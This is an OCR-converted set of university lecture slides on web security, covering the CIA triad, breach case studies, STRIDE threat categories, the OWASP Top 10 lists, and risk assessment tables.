



CPET 499/ITC 250 Web Systems

Chapter 18
Security

Text Book:
* Fundamentals of Web Development, 2nd Edition, by Randy Connolly and Ricardo Hoar, published by Pearson

Purdue University Fort Wayne
Dept. of Computer, Electrical, and Information Technology


Paul I-Hai Lin, Professor
http://www.etcs.pfw.edu/~lin



Topics


Chapter Objectives

- A wide range of security principles and practices
- Best practices of authentication systems and data storage
- About public key cryptography, SSL, and certificates
- How to proactively protect your site against common attacks




Security Principles

- Information Security
- The CIA Triad (Figure 18.1)
  - **Confidentiality – The principle of maintaining privacy for the data you are storing, transmitting, etc**
  - **Integrity – The principle of ensuring that data is accurate and correct.**
  - **Availability – The principle of making information available when needed to authorized people.**
- Security Standards
  - **ISO standards ISO/IEC 27002-27--37**




Cases: Security Attacks and Impacts

- 2016 Data Security Incident, Uber Newsroom, **https://www.uber.com/newsroom/2016-data-incident/**
- Uber Hid 2016 Breach, Paying Hackers to Delete Stolen Data, **https://www.nytimes.com/2017/11/21/technology/uber-hack.html**
- Uber Data Breach Exposed Personal Information of 20 Million Users, **Fortune Magazine, April 1, 2018**
- Uber Settles Data Breach Investigation for $148 Million, **The New York Times, 2018/9/26**




Cases: Security Attacks and Impacts

- **The Biggest Cybersecurity Disasters of 2017 So Far, https://www.wired.com/story/2017-biggest-hacks-so-far/**
  - **Shadow Brokers (NSA data stolen)**
  - **WannaCry (ransomware)**
  - **Petya, NotPetya (malware)**
  - **Wikileaks CIA Vault 7**
  - **Cloudbleed.**
  - **Macron Campaign Hack**
- **Marriott reveals data breach** of 500 million Starwood guest, Jordan Valinsky, CNN Business, Nov. 30, 2018 ** 500 million Marriott customers have had their data hacked after staying at Hotels including W, Sheration, and Westin, SInead Baker, Busness Insider, Nov. 30, 2018.




Risk Assessment and Management

- **Risk – a measure of how likely an attack is, and how costly the impact of the attack would be if successful**
- **Security Standards – ISO/IEC 27002-270037**
- **Risk Assessment Factors: Actors, Impacts, Threats, and Vulnerability**
- **Actors**
  - **Internal actors**
  - **External actors**
  - **Partner actors**
- **Impacts**
  - **A loss of availability**
  - **A loss of confidentiality**
  - **A loss of integrity**




Risk Assessment and Management

- **Threats**
  - **Refers to a particular path that a hacker cloud use to exploit a vulnerability and gain unauthorized access to your system.**
  - **Also called attack vectors**
- **Categories of Threats (STRIDE)**
  - **Spoofing – use someone else’s info to access the system**
  - **Tampering – modify some data in unauthorized ways**
  - **Repudiation – remove all trace of their attack, so they cannot be held accountable for other damage done**
  - **Information disclosure – access data they should bot be able to**
  - **Denial of service – prevent the real users from accessing the systems**
  - **Elevation of privilege**




Risk Assessment and Management

- **Vulnerability – the security holes in your system**
- **The top 10 classes of vulnerability from the Open Web Application Security Project (2013): https://www.owasp.org/index.php/Top_10_2013-Top_10**
  - **A1. Injection**
  - **A2. Broken authentication and session management**
  - **A3. Cross-site scripting**
  - **A4. Insecure direct object reference**
  - **A5. Security misconfiguration**
  - **A6. Sensitive data exposure**
  - **A7. Missing function level access control**
  - **A8. Cross-site request forgery (CSRF)**
  - **A9. Using components with unknown vulnerabilities**
  - **A10. Un-validated redirects and forwards**




Risk Assessment and Management

- The top 10 classes of vulnerability from the Open Web Application Security Project (2017): https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf
  - A1:2017- Injection
  - A2:2017- Broken Authentication
  - A3:2017 – Sensitive Data Exposure
  - A4:2017- XML External Entities (XXE) - NEW
  - A5:2017– Broken Access Control {Merged A3+A7 from 2013)
  - A6:2017 – Security Misconfiguration
  - A7:2017 – Cross-Site Scripting (XSS)
  - A8:2017 – Insecure Deserialization {New, Community}
  - A9:2017 - Using components with unknown vulnerabilities
  - A10:2017 – Insufficient Logging & Monitoring {New, Comm.}




Risk Assessment and Management

- The top 10 classes of vulnerability from the Open Web Application Security Project (2017): https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf
  - A1:2017- Injection
  - A2:2017- Broken Authentication
  - A3:2017 – Sensitive Data Exposure
  - A4:2017- XML External Entities (XXE) - NEW
  - A5:2017– Broken Access Control {Merged A3+A7 from 2013)
  - A6:2017 – Security Misconfiguration
  - A7:2017 – Cross-Site Scripting (XSS)
  - A8:2017 – Insecure Deserialization {New, Community}
  - A9:2017 - Using components with unknown vulnerabilities
  - A10:2017 – Insufficient Logging & Monitoring {New, Comm.}



Assessing Risk

- NIST Risk Management Guide for Information Technology Systems (withdrawn, superseded by SP 800-30 Rev. 1), https://csrc.nist.gov/publications/detail/sp/800-30/archive/2002-07-01
- SP 800-30 Rev.1 Guide for Conducting Risk Assessment, https://csrc.nist.gov/publications/detail/sp/800-30/rev-1/final
- Guide to Industrial Control Systems (ICS) Security, 2015, NIST, http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf



Assessing Risk

- Table 18.1 Examples an Probability/Impact Risk Assessment Table Using 16 as the Threshold: lowest score for highest impacts.


Impact(n^2)

Probability

	Very Low	Low	Medium	High	Very High
Very High	5	10	20	40	80
High	4	8	16	32	64
Medium	3	6	12	24	48
Low	2	4	8	16	32
Very low	1	2	4	8	16

Security Policy

- **Usage Policy**
  - Social networking policy at work?
- **Authentication Policy**
  - Access badge
  - Biometric ID
  - Password
  - VPN
- **Legal Policy**
  - Data Retention and Backup Policies
  - Accessibility Requirements

